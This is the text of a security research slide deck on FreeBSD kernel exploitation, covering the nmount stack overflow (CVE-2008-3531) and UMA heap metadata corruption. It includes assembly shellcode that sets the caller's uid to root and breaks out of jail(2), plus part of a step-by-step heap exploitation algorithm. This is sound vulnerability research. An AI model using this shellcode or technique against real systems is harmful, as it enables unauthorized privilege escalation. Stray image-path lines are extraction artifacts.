Binding the Daemon

FreeBSD Kernel Stack and Heap Exploitation

Patroklos (argp) Argyroudis
argp@census-labs.com

Outline

- Introduction
  - Why target the kernel?
  - Why target FreeBSD?

- Background
  - Related work

- Exploitation
  - Kernel stack overflows
  - Kernel heap (memory allocator) overflows

- Concluding remarks

Targeting the kernel

- It is just another attack vector
  - More complicated to debug and develop reliable exploits for

- Userland memory corruption protections have made most of the old generic exploitation approaches obsolete
  - Application-specific approaches reign supreme in userland

- It is very interesting and fun
  - Somehow I don't find client-side exploitation that interesting to spend time on

Targeting FreeBSD

- Widely accepted as the most reliable operating system
  - Netcraft data reveal FreeBSD as the choice of the top ranked reliable hosting providers
- A lot of work lately on Windows and Linux kernel exploitation techniques
  - FreeBSD, and BSD based systems in general, have not received the same attention
- FreeBSD kernel heap vulnerabilities have not been researched in any way
- Enjoyable code reading experience

Background

Related work (1)

- “Exploiting kernel buffer overflows FreeBSD style” (2000)
  - Focused on versions 4.0 to 4.1.1
  - Kernel stack overflow vulnerability in the jail(2) system call
  - Manifested when a jail was setup with an overly long hostname, and a program's status was read through procfs

- “Smashing the kernel stack for fun and profit” (2002)
  - OpenBSD 2.x-3.x (IA-32)
  - Focused on kernel stack exploitation
  - Main contribution: “sidt” kernel continuation technique

Related work (2)

- “Exploiting kmalloc overflows to Own j00” (2005)
  - Linux-specific kernel heap smashing exploitation
  - Corruption of adjacent items on the heap/slab
  - Main contribution: Detailed privilege escalation exploit for a Linux kernel heap vulnerability (CAN-2004-0424)

- “Open source kernel auditing and exploitation” (2003)
  - Found a huge amount of bugs
  - Linux, {Free, Net, Open}BSD kernel stack smashing methodologies
  - Main contribution: “iret” return to userland technique

Related work (3)

- "Attacking the core: kernel exploiting notes" (2007)
  - Linux (IA-32, amd64), Solaris (UltraSPARC)
  - Main contribution: Linux (IA-32) kernel heap (slab memory allocator) vulnerabilities

- "Kernel wars" (2007)
  - Kernel exploitation on Windows, {Free, Net, Open}BSD (IA-32)
  - Focused on stack and mbuf overflows
  - Many contributions: multi-stage kernel shellcode, privilege escalation and kernel continuation techniques

Related work (4)

- “FreeBSD kernel level vulnerabilities” (2009)
  - Explored kernel race conditions that lead to NULL pointer dereferences
  - Presented the details of three distinct bugs (6.1, 6.4, 7.2)
  - A great example of the value of manual source code audits

- “Bug classes in BSD, OS X and Solaris kernels” (2009)
  - Basically a modern kernel source code auditing handbook
  - Released a very interesting exploit for a signedness vulnerability in the FreeBSD kernel (CVE-2009-1041)
  - Analyzed many kernel bug classes

- “Exploiting UMA” (2009)
  - Initial exploration of FreeBSD UMA exploitation

Kernel exploitation goals (1)


- Arbitrary code execution
  - NULL pointer dereferences
    - FreeBSD-SA-08:13.protosw (CVE-2008-5736), public exploit from bsdcitizen.org
    - FreeBSD-SA-09:14.devfs, `kqueue(2)` on half opened FDs from devfs, public exploit from frasunek.com
  - Stack overflows
    - FreeBSD-SA-08:08.nmount (CVE-2008-3531), public exploit from census-labs.com
  - Heap – kernel memory allocator – overflows
    - No known exploits / exploitation techniques

Kernel exploitation goals (2)

- Denial of service / kernel panic
  - Any non-exploitable bug from the previous category
  - FreeBSD-EN-09:01.kenv panic when dumping kernel environment

- Memory disclosure
  - FreeBSD-SA-06:06.kmem (CVE-2006-0379, CVE-2006-0380)

Kernel stack overflows



Kernel stack overflows (1)

- Every thread (unit of execution of a process) has its own kernel stack

- When a process uses kernel services (e.g. `int $0x80`) the ESP register points to the corresponding thread's kernel stack

- Kernel stacks have a fixed size of 2 pages (on IA-32) and they don't grow dynamically
  - Thousands of threads; we don't want to run out of memory

- Their main purpose is to always remain resident in memory in order to service the page faults that occur when the corresponding thread tries to run

Kernel stack overflows (2)

- Overflow of a local variable and corruption of
  - a) the function's saved return address
  - b) the function's saved frame pointer
  - c) a local variable (e.g. function pointer)

- Overflow and corruption of the kernel stack itself by causing recursion

FreeBSD-SA-08:08.nmount (1)

- Affects FreeBSD version 7.0-RELEASE (CVE-2008-3531)
- Example stack overflow exploit development for the FreeBSD kernel
- The bug is in function vfs_filteropt() at src/sys/kern/vfs_mount.c line 1833:
  - sprintf(errmsg, “mount option <%s> is unknown”, p);
  - errmsg is a locally declared buffer (char errmsg[255];)
  - p contains the mount option's name
    - Conceptually a mount option is a tuple of the form (name, value)

FreeBSD-SA-08:08.nmount (2)

- The vulnerable sprintf() call can be reached when p's (i.e. the mount option's name) corresponding value is invalid (but not NULL)
  - For example the tuple ("AAAA", "BBBB")
  - Both the name (p) and the value are user controlled

- vfs_filteropt() can be reached from userland via nmount(2)
  - sysctl(9) variable vfs.usermount must be 1

Execution control

- Many possible execution paths
  - nmount() → vfs_donmount() → msdosfs_mount() → vfs_filteropt()
- The format string parameter does not allow direct control of the value that overwrites the saved return address of vfs_filteropt()
  - Indirect control is enough to achieve arbitrary code execution
  - When p = 248 * 'A', the saved return address of vfs_filteropt() is overwritten with 0x6e776f (the “nwo” of “unknown”)
- With a nod to NULL pointer dereference exploitation techniques, we mmap() memory at the page boundary 0x6e7000
  - And place our kernel shellcode 0x76f bytes after that

Kernel shellcode (1)

- Our kernel shellcode should
  - Locate the credentials of the user that triggers the bug and escalate his privileges
  - Ensure kernel continuation, i.e. we want to keep the system running and stable

- Can be implemented entirely in C since the kernel can dereference userland

Kernel shellcode (2)

- User credentials specifying the process owner's privileges are stored in a structure of type ucred
- A pointer to the ucred structure exists in a structure of type proc
- The proc structure can be located in a number of ways
  - The sysctl(9) kern.proc.pid kernel interface and the kinfo_proc structure
  - The allproc symbol that the FreeBSD kernel exports
  - The curthread pointer from the pcpu structure (segment fs in kernel context points to it)

Kernel shellcode (3)

- We use method the curthread method

```
movl  %fs:0, %eax           # get curthread
movl  0x4(%eax), %eax       # get proc pointer
                            # from curthread
movl  0x30(%eax), %eax      # get ucred from proc
xorl  %ecx, %ecx            # ecx = 0
movl  %ecx, 0x4(%eax)       # ucred.uid = 0
movl  %ecx, 0x8(%eax)       # ucred.ruid = 0
```

- Set struct prison pointer to NULL to escape jail(2)

```
movl  %ecx, 0x64(%eax)      # jail(2) break!
```

Kernel continuation (1)

- The next step is to ensure kernel continuation
  - Depends on the situation: iret technique leaves kernel sync objects locked
  - Reminder: nmount() → vfs_donmount() → msdosfs_mount() → vfs_filteropt()
  - Cannot return to msdosfs_mount(); its saved registers have been corrupted when we smashed vfs_filteropt()'s stack frame
  - We can bypass msdosfs_mount() and return to vfs_donmount() whose saved register values are uncorrupted (in msdosfs_mount()'s stack frame)

Kernel continuation (2)

```
vfs_donmount()
{
        msdosfs_mount();
        // this function's saved stack values are uncorrupted
}
msdosfs_mount()
{
        vfs_filteropt();
        ...
        addl    $0xe8, %esp     // stack cleanup, saved registers' restoration
        popl    %ebx
        popl    %esi
        popl    %edi
        popl    %ebp
        ret
}
```

Complete shellcode

```
movl  %fs:0, %eax          # get curthread
movl  0x4(%eax), %eax      # get proc pointer from curthread
movl  0x30(%eax), %eax     # get ucred from proc
xorl  %ecx, %ecx           # ecx = 0
movl  %ecx, 0x4(%eax)      # ucred.uid = 0
movl  %ecx, 0x8(%eax)      # ucred.ruid = 0
# escape from jail(2), install backdoor, etc.
# return to the pre-previous function, i.e. vfs_donmount()
addl  $0xe8, %esp
popl  %ebx
popl  %esi
popl  %edi
popl  %ebp
ret
```

Kernel heap overflows

Kernel heap overflows (1)

- 8.0 has introduced stack smashing protection for the kernel (SSP/ProPolice)
  - See sys/kern/stack_protector.c
- Increased interest in exploring the security of the FreeBSD kernel heap implementation
  - Has not been researched in any way in the past
- Tested on 7.0, 7.1, 7.2, 7.3 and 8.0
  - All code excerpts taken from 8.0

Kernel heap overflows (2)

- No prior work on exploiting kernel slab overflows on FreeBSD
  - Work on Linux and Solaris kernels by twiz and sgrakkyu

- They have identified that slab overflows may lead to corruption of
  - Adjacent items on a slab
  - Page frames adjacent to the last item of a slab
  - Slab control structures (i.e. slab metadata)

- twiz and sgrakkyu explored the first approach

- On FreeBSD today I will use the third one (metadata corruption)
  - Other approaches also viable, e.g. arbitrary free(9)s

Universal Memory Allocator

- UMA, or universal memory allocator, or zone allocator
  - Developed by Jeff Roberson
  - Funded by Nokia for a proprietary stack
  - Donated to FreeBSD

- Functions like a traditional slab allocator
  - Large areas, or slabs, of memory are initially allocated
  - Items of a particular type and size are then pre-allocated on them per slab
  - `malloc(9)` returns a pre-allocated item from a slab that was marked as free
  - In arbitrary sized requests the size is adjusted for alignment to find a slab

- Advantages:
  - No fragmentation of the kernel's memory
  - Increased performance

Kernel memory

- On FreeBSD the `vmstat(8)` utility provides information on the kernel's zones
  - These zones hold the kernel's internal data structures

- Information on the zone's characteristics, including
  - name,
  - size of the type of item allocated on them,
  - number of items currently in use,
  - number of free items per zone,
  - etc.

vmstat(8)

```
$ vmstat -z
ITEM                    SIZE     LIMIT      USED      FREE  REQUESTS  FAILURES
UMA Kegs:               128,        0,       94,       26,       94,         0
UMA Zones:              480,        0,       94,        2,       94,         0
UMA Slabs:               64,        0,      353,        1,      712,         0
UMA RCntSlabs:          104,        0,       69,        5,       69,         0
. . .
16:                      16,        0,     2250,      389,    15191,         0
32:                      32,        0,     1163,       80,    10077,         0
64:                      64,        0,     3244,       60,     5149,         0
128:                    128,        0,     1493,      187,     5820,         0
256:                    256,        0,      308,        7,     3591,         0
512:                    512,        0,       43,       13,      827,         0
1024:                  1024,        0,       47,       81,     1405,         0
2048:                  2048,        0,      314,        6,      491,         0
. . .
FFS1 dinode:            128,        0,        0,        0,        0,         0
FFS2 dinode:            256,        0,      429,       21,      451,         0
```

UMA structures (1)

- UMA uses a number of different structures to manage kernel virtual memory
  - sys/vm/uma_int.h

- uma_zone
  - Created to allocate a specific type of kernel object
  - Allows for custom ctors/dtors for each allocated item
  - Holds statistical data
  - Points to two lists of uma_bucket structures

- uma_bucket
  - uz_free_bucket list: holds buckets to be used for deallocations of items
  - uz_full_bucket list: for allocations of items


UMA structures (2)

- uma_cache
  - Each zone also has an array of per-CPU caches that are logically on top of the zone's buckets
- uma_keg
  - Used for back-end allocation
  - Describes the format of the underlying page(s) on which the items of the corresponding zone are stored
  - Kegs and zones have a one-to-one association (not always true)
  - When a zone is created by the kernel, the corresponding keg is created as well
  - A zone's keg holds three lists of slabs: uk_full_slab, uk_free_slab, uk_part_slab

UMA structures (3)

- uma_slab
  - UMA_SLAB_SIZE == PAGE_SIZE == 4096 bytes (default for IA-32)
  - Each uma_slab contains a uma_slab_head structure
- uma_slab_head
  - Contains the metadata that are necessary for the management of the slab/page
    - Pointer to the keg the slab belongs to
    - Pointer to the first item
    - Number of items free on the slab
    - Index of the first free item

UMA architecture



UMA architecture summary


- Each zone (uma_zone) holds buckets (uma_bucket) of items
- The items are allocated on the zone's slabs (uma_slab)
- Each zone is associated with a keg (uma_keg)
- The keg holds the corresponding zone's slabs
- Each slab is of the same size as a page frame (usually 4096 bytes)
- Each slab has a slab header structure (uma_slab_head) which contains management metadata

Slabs (1)

- The `uma_slab` structure may or may not be embedded in the slab itself
  - Depending on the size of the items a slab has been divided into for
- The slabs of the anonymous “512” zone hold 8 items of 512 bytes (8*512 = 4096)
  - The `uma_slab` structures are stored offpage on a UMA zone created for this purpose
- The slabs of the “256” zone hold 15 items (15*256 = 3840)
  - The `uma_slab` structures of the “256” zone are stored in the slabs themselves
  - After the memory reserved for the actual items

Slabs (2)

An offpage slab of the “512” zone



item 0

item 1

item 2

item 3

item 4


item 5

item 6

item 7

uma_slab

A non-offpage slab of the “256” zone



item 0

item 1

item 2

item 3

item 4

item 5

item 6

item 7

item 8

item 9

item 10

item 11

item 12

item 13

item 14

uma_slab

UMA behavior (1)

- Using vmstat(8) and a way to consume items of the slabs of the “256” zone we can observe UMA's behavior
  - Not a substitute of actually reading UMA's code (clearly written although not very well documented)
  - Item consumption via system calls, custom KLD module, or other way

- How many free items on the “256” zone?
  - $ vmstat -z | grep 256:

    256: 256, 0, 310 (used), 35 (free), 9823, 0

- After we have consumed 10 items:
  - $ vmstat -z | grep 256:

    256: 256, 0, 320 (used), 25 (free), 9883, 0

UMA behavior (2)

- UMA initially tries to satisfy all free items' requests on the slabs of the partially allocated list (`uk_part_slab` of `uma_keg`)
  - In order to reduce fragmentation
  - Leads to unpredictable addresses / locations of the returned items
- However we need to be able to somewhat predict the locations of the items we request via `malloc(9)`

UMA behaviour (3)

- Consuming all free items of the “256” zone and continuing to consume items of size 256 bytes we make the following observations:
  - After all slabs of the `uk_part_slab` list are exhausted new slabs are used for item allocations
  - The addresses / locations of these items become predictable: higher to lower addresses
  - When an entire new slab is consumed (by allocating ITEMS_PER_SLAB items, e.g. 15 for “256” zone) one of the allocated items is always the one at the edge of the slab

- Now we know how we can reach the metadata of non-offpage slabs, i.e. their `uma_slab` structures

Metadata corruption

- The `uma_slab` structure of a non-offpage slab is stored on the slab itself at a higher memory than the items

- The last item of such a slab can be overflowed and corrupt the `uma_slab` structure

- Different alternatives for diverting the kernel's execution flow
  - `uz_dtor` hijacking
  - Executed during the deallocation of the edge item from the underlying slab

uma_slab_head

```
struct uma_slab_head {
        uma_keg_t       us_keg;                 /* Keg we live in */
        union {
                LIST_ENTRY(uma_slab)    _us_link;       /* slabs in zone */
                unsigned long   _us_size;       /* Size of allocation */
        } us_type;
        SLIST_ENTRY(uma_slab)   us_hlink;  /* Link for hash table */
        u_int8_t        *us_data;               /* First item */
        u_int8_t        us_flags;               /* Page flags see uma.h */
        u_int8_t        us_freecount;   /* How many are free? */
        u_int8_t        us_firstfree;   /* First free item index */
};
```

uma_keg

```
struct uma_keg {
    LIST_ENTRY(uma_keg)  uk_link;        /* List of all kegs */

    struct mtx           uk_lock;        /* Lock for the keg */
    struct uma_hash uk_hash;

    char uk_name;                              /* Name of creating zone. *
    LIST_HEAD(,uma_zone)  uk_zones;            /* Keg's zones */
    LIST_HEAD(,uma_slab)  uk_part_slab;       /* partial slabs */
    LIST_HEAD(,uma_slab)  uk_free_slab;        /* empty slab list */
    LIST_HEAD(,uma_slab)  uk_full_slab;       /* full slabs */
. . .
    u_int16_t      uk_ipers;            /* Items per slab */
    u_int32_t      uk_flags;            /* Internal flags */
};
```

uma_zone

```
struct uma_zone {
  char            *uz_name;     /* Text name of the zone */
  struct mtx  *uz_lock;        /* Lock for the zone (keg's lock) */

  LIST_ENTRY(uma_zone)   uz_link;            /* List of all zones in keg */
  LIST_HEAD(,uma_bucket) uz_full_bucket;  /* full buckets */
  LIST_HEAD(,uma_bucket) uz_free_bucket; /* Buckets for frees */

  LIST_HEAD(,uma_klink)    uz_kegs;        /* List of kegs. */
  struct uma_klink             uz_klink;        /* Klink for first keg. */
. . .
  uma_ctor    uz_ctor;              /* Constructor for each allocation */
  uma_dtor    uz_dtor;              /* Destructor */
. . .
```

Code execution

- When free(9) is called on a slab's item
  - The slab that the item belongs to is found from the item's address
  - `slab = vtoslab((vm_offset_t)addr & (~UMA_SLAB_MASK));`

- From the slab the keg is found and then the zone
  - `uma_zfree_arg(LIST_FIRST(&slab->us_keg->uk_zones), addr, slab);`

- The custom item destructor of the zone is called if not NULL

  -
    ```
    if (zone->uz_dtor)
                zone->uz_dtor(item, keg->uk_size, udata);
    ```

Exploitation algorithm (1)

(1) Using `vmstat(8)` find the UMA zone to attack and parse the number of initial free items on its slabs

(2) Consume all free items in the target zone

(3) Allocate ITEMS_PER_SLAB items on the target zone

- On all of these trigger the overflow
- The last item on a slab will corrupt this slab's `uma_slab_head`

Exploitation algorithm (2)

(4) Overwrite the address of `us_keg` with a userland address

